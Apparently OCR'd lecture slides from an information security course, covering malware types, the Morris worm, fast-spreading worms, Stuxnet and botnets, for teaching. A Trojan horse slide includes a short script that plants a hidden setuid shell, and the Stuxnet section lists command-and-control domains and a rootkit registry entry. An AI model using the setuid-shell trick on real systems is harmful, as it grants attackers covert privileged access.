

Information Security
CS 526
Topic 9



Malwares

Readings for This Lecture


- Wikipedia
  - Malware
  - Computer Virus
  - Botnet
  - Rootkit
  - Morris Worm



Malware Features & Types

- Infectious:
  - Viruses, worms
- Concealment:
  - Trojan horses, logic bombs, rootkits
- Malware for stealing information:
  - Spyware, keyloggers, screen scrapers
- Malware for profit:
  - Dialers, scarewares, ransomware
- Malware as platform for other attacks
  - Botnets, backdoors (trapdoors)
- Many malwares have characteristics of multiple types

Trojan Horse



- Software that appears to perform a desirable function for the user prior to run or install, but (perhaps in addition to the expected function) steals information or harms the system.
- User tricked into executing Trojan horse
  - Expects (and sees) overt and expected behavior
  - Covertly perform malicious acts with user's authorization

Example: Attacker:

Place the following file

cp /bin/sh /tmp/.xxsh

chmod u+s,o+x /tmp/.xxsh

rm ./ls


ls $*

as /homes/victim/ls

- *Victim*


ls

Trapdoor or Backdoor



- Secret entry point into a system
  - Specific user identifier or password that circumvents normal security procedures.
- Commonly used by developers
  - Could be included in a compiler.

Logic Bomb



- Embedded in legitimate programs
- Activated when specified conditions met
  - E.g., presence/absence of some file; Particular date/time or particular user
- When triggered, typically damages system
  - Modify/delete files/disks

Example of Logic Bomb

- In 1982, the Trans-Siberian Pipeline incident occurred. A KGB operative was to steal the plans for a sophisticated control system and its software from a Canadian firm, for use on their Siberian pipeline. The CIA was tipped off by documents in the Farewell Dossier and had the company insert a logic bomb in the program for sabotage purposes. This eventually resulted in “the most monumental non-nuclear explosion and fire ever seen from space”.

Spyware

- Malware that collects little bits of information at a time about users without their knowledge
  - Keyloggers: stealthly tracking and logging key strokes
  - Screen scrapers: stealthly reading data from a computer display
  - May also tracking browsing habit
  - May also re-direct browsing and display ads

Scareware

- Malware that scares victims into take actions that ultimately end up compromising our own security.
  - E.g., paying for and installing fake anti-virus products


SECURITY WARNING!
serious security threat detected
Your computer is infected with Spyware.
Your Security and Privacy are in DANGER.
Spyware programs can steal your credit card numbers and bank information details. The computer can be used for sending spam and you may get popups with adult or any other unwanted content.
If
- You have visited adult or warez websites during past 3 days.
- Your homepage has changed and does not change back.
- Your computer performance has dropped down dramatically.
- You are suspecting someone is watching you.
Then your computer is most likely
INFECTED WITH SPYWARE.
We are sorry, but the trial version is unable to remove these threats.
We strongly recommend you to purchase Full version.
You will get 24x7 friendly support and unlimited protection.
Continue Unprotected
Get Full version of SpyShelll Now!

Ransomware

- Holds a computer system, or the data it contains, hostage against its user by demanding a ransom.
  - Disable an essential system service or lock the display at system startup
  - Encrypt some of the user's personal files, originally referred to as **cryptoviruses**, **cryptotrojans** or **cryptoworms**

- Victim user has to
  - enter a code obtainable only after wiring payment to the attacker or sending an SMS message
  - buy a decryption or removal tool

Virus

- Attach itself to a host (often a program) and replicate itself
- Self-replicating code
  - Self-replicating Trojan horses
  - Alters normal code with “infected” version
- Operates when infected code executed

  If *spread condition* then

  For *target files*

  if *not infected* then *alter to include virus*

  Perform malicious action

  Execute normal program

Worm


- Self-replicating malware that does not require a host program
- Propagates a fully working version of itself to other machines
- Carries a payload performing hidden tasks
  - Backdoors, spam relays, DDoS agents; …
- Phases
  - Probing ➔ Exploitation ➔ Replication ➔ Payload

General Worm Trends

- Speed of spreading
  - Slow to fast to stealthy
- Vector of infection
  - Single to varied
  - Exploiting software vulnerabilities to exploiting human vulnerabilities
- Payloads
  - From “no malicious payloads beyond spreading” to botnets, spywares, and physical systems

Morris Worm (November 1988)

- First major worm
- Written by Robert Morris
  - Son of former chief scientist of NSA's National Computer Security Center



What comes next: *1 11 21 1211 111221?*

Morris Worm Description

- Two parts
  - Main program to spread worm
    - look for other machines that could be infected
    - try to find ways of infiltrating these machines
  - Vector program (99 lines of C)
    - compiled and run on the infected machines
    - transferred main program to continue attack

Vector 1: Debug feature of sendmail

- Sendmail
  - Listens on port 25 (SMTP port)
  - Some systems back then compiled it with DEBUG option on
- Debug feature gives
  - The ability to send a shell script and execute on the host

Vector 2: Exploiting fingerd

- What does finger do?
- Finger output

arthur.cs.purdue.edu% finger ninghui

Login name: ninghui In real life: Ninghui Li

Directory: /homes/ninghui Shell: /bin/csh

Since Sep 28 14:36:12 on pts/15 from csdhcp-120-173 (9 seconds idle)

New mail received Tue Sep 28 14:36:04 2010;

unread since Tue Sep 28 14:36:05 2010


No Plan.

Vector 2: Exploiting fingerd

- Fingerd
  - Listen on port 79
- It uses the function gets
  - Fingerd expects an input string
  - Worm writes long string to internal 512-byte buffer
- Overrides return address to jump to shell code

Vector 3: Exploiting Trust in Remote Login

- Remote login on UNIX
  - rlogin, rsh
- Trusting mechanism
  - Trusted machines have the same user accounts
  - Users from trusted machines do not need to enter passwords
  - /etc/host.equiv – system wide trusted hosts file
  - /.rhosts and ~/.rhosts – users' trusted hosts file



Vector 3: Exploiting Trust in Remote Login

- Worm exploited trust information
  - Examining trusted hosts files
  - Assume reciprocal trust
    - If X trusts Y, then maybe Y trusts X
- Password cracking
  - Worm coming in through fingerd was running as daemon (not root) so needed to break into accounts to use .rhosts feature
  - Read /etc/passwd, used ~400 common password strings & local dictionary to do a dictionary attack

Other Features of The Worm

- Self-hiding
  - Program is shown as 'sh' when ps
  - Files didn’t show up in ls
- Find targets using several mechanisms:
  - 'netstat -r -n‘, /etc/hosts, …
- Compromise multiple hosts in parallel
  - When worm successfully connects, forks a child to continue the infection while the parent keeps trying new hosts
- Worm has no malicious payload
- Where does the damage come from?

Damage


- One host may be repeatedly compromised
- Supposedly designed to gauge the size of the Internet
- The following bug made it more damaging.
  - Asks a host whether it is compromised; however, even if it answers yes, still compromise it with probability 1/8.

Increasing propagation speed


- Code Red, July 2001
  - Affects Microsoft Index Server 2.0,
  - Exploits known buffer overflow in Idq.dll
  - Vulnerable population (360,000 servers) infected in 14 hours
- SQL Slammer, January 2003
  - Affects in Microsoft SQL 2000
  - Exploits known months ahead of worm outbreak
    - Buffer overflow vulnerability reported in June 2002
    - Patched released in July 2002 (Bulletin MS02-39)
  - Vulnerable population infected in less than 10 minutes

Slammer Worms (Jan., 2003)

- MS SQL Server 2000 receives a request of the worm
  - SQLSERVR.EXE process listens on UDP Port 1434



Slammer's code is 376 bytes!



Research Worms

- Warhol Worms
  - Could infect all vulnerable hosts in 15 minutes – 1 hour
  - Uses optimized scanning in three phases
    - Phase 1: initial hit list of potentially vulnerable hosts
    - Phase 2: local subnet scanning
    - Phase 3: permutation scanning for complete, self-coordinated coverage, all instances pick a random host as starting target and follow up with hosts in a particular order (the same order for all instances); if a target host is already compromised, pick another random host
- Flash Worms
  - Could infect all vulnerable hosts in 30 seconds
  - Determines a complete hit list of servers with relevant service open and include it with the worm

Email Worms: Spreading as Email Attachments

- Love Bug worm (ILOVEYOU worm) (2000):
  - May 3, 2000: 5.5 to 10 billion dollars in damage
- MyDoom worm (2004)
  - First identified in 26 January 2004:
  - On 1 February 2004, about 1 million computers infected with Mydoom begin a massive DDoS attack against the SCO group
- Similar method use text messages on mobile phones

Stuxnet: History (1)

- 2009 June: Earliest Stuxnet seen
  - Does not use MS10-046
    - Microsoft Security Bulletin MS10-046: Vulnerability in Windows Shell Could Allow Remote Code Execution
  - Does not have signed drivers
- 2010 Jan: Stuxnet driver signed
  - With a valid certificate belonging to Realtek Semiconductors
- 2010 June: Virusblokada reports W32.Stuxnet
  - Stuxnet use MS10-046
  - Verisign revokes Realtek certificate
- 2010 July: Eset identify new Stuxnet driver
  - With a valid certificate belonging to JMicron Technology Corp
- 2010 July: Siemens report they are investigating malware SCADA systems
  - Verisign revokes JMicron certificate

History (2)

- 2010 Aug: Microsoft issues MS10-046
  - Patches windows shell shortcut vulnerability
- 2010 Sept: Microsoft issues MS10-061
  - Patches Printer Spooler Vulnerability
- 2010 Sept: Iran nuclear plant hit by delay
  - Warm weather blamed
  - Measured temperatures were at historical averages
- 2010 Oct: Iran arrest “spies”
  - Spies who attempted to sabotage the country's nuclear programme
  - Russian nuclear nuclear experts flee Iran

Scenario (3)

- The malicious binaries need to be signed to avoid suspicion
  - Two digital certificates were compromised
  - High probability that the digital certificates/keys were physically stolen from the companies premises
  - Realtek and JMicron are in close proximity

Scenario (4)

- Initial Infection
  - Stuxnet needed to be introduced to the targeted environment
    - Insider
    - Willing third party
    - Unwilling third party such as a contractor
  - Delivery method
    - USB drive
    - Windows Maintenance Laptop

Scenario (5)

- Infection Spread
  - Look for Windows computer that program the PLC's (Called Field PG)
    - The Field PG are typically not network
    - Spread the Infection on computers on the local LAN
      - Zero-day vulnerabilities
      - Two-year old vulnerability
      - Spread to all available USB drives
  - When a USB drive is connected to the Field PG, the Infection jumps to the Field PG
    - The "airgap" is thus breached


Scenario (6)

- Target Infection
  - Look for Specific PLC
    - Running Step 7 Operating System
  - Change PLC code
    - Sabotage system
    - Hide modifications
  - Command and Control may not be possible
    - Due to the “airgap”
    - Functionality already embedded

Command & Control

- Stuxnet contacts the command and control server
  - Test if can connect to:
    - www.windowsupdate.com
    - www.msn.com
  - On port 80
  - Sends some basic information about the compromised computer to the attacker
  - **www.mypremierfutbol.com**
  - **www.todaysfutbol.com**
  - The two URLs above previously pointed to servers in Malaysia and Denmark

Command & Control (2)



Windows Rootkit Functionality

- Stuxnet has the ability to hide copies of its files copied to removable drives
- Stuxnet extracts Resource 201 as MrxNet.sys.
  - The driver is registered as a service creating the following registry entry:
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxNet\"ImagePath" = "%System%\drivers\mrxnet.sys"
  - The driver file is a digitally signed with a legitimate Realtek digital certificate.
  - The driver then filters(hides) files that :
    - Files with a ".LNK" extension having a size of 4,171 bytes.•
    - Files named "~WTR[FOUR NUMBERS].TMP",
      - whose size is between 4Kb and 8Mb; the sum of the four numbers, modulo 10 is null. For example, 4+1+3+2=10=0 mod 10
    - Examples:
      - Copy of Copy of Copy of Copy of Shortcut to.lnk
      - Copy of Shortcut to.lnk
      - ~wtr4141.tmp

Propagation Methods: Network

- Peer-to-peer communication and updates
- Infecting WinCC machines via a hardcoded database server password
- Propagating through network shares
- Propagating through the MS10-061 Print Spooler Zero-Day Vulnerability
- Propagating through the MS08-067 Windows Server Service Vulnerability


Propagation Methods: USB

- LNK Vulnerability (CVE-2010-2568)

- AutoRun.Inf

```
.?AVZdhrnpIdcahnGvqzdhRnpIdcahn@gfjjefwq@sr@@
[autorun]
objectDescriptor={B315537-63AB-9512-99A9-2F4677235A44}
        Menu\command=.\AUTORUN.INF
        Menu=@%windir%\system32\shell32.dll,-8496

UseAutoPLAY=0
```



What was the target?

- Bushehr Nuclear Plant in Iran
  - 60% Infections in Iran
  - No other commercial gain
  - Stuxnet complexity
  - Stuxnet self destruct date
  - Siemens specific PLC's

Conclusion

- Stuxnet represents the first of many milestones in malicious code history
  - It is the first to exploit multiple 0-day vulnerabilities,
  - Compromise two digital certificates,
  - And inject code into industrial control systems
  - and hide the code from the operator.
- Stuxnet is of such great complexity
  - Requiring significant resources to develop
  - That few attackers will be capable of producing a similar threat
- Stuxnet has highlighted direct-attack attempts on critical infrastructure are possible and not just theory or movie plotlines.

Zombie & Botnet

- Secretly takes over another networked computer by exploiting software flows
- Builds the compromised computers into a zombie network or botnet
  - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
  - E.g., DDoS, phishing, spamming, cracking

Rootkit

- A **rootkit** is software that enables continued privileged access to a computer while actively hiding its presence from administrators by subverting standard operating system functionality or other applications.

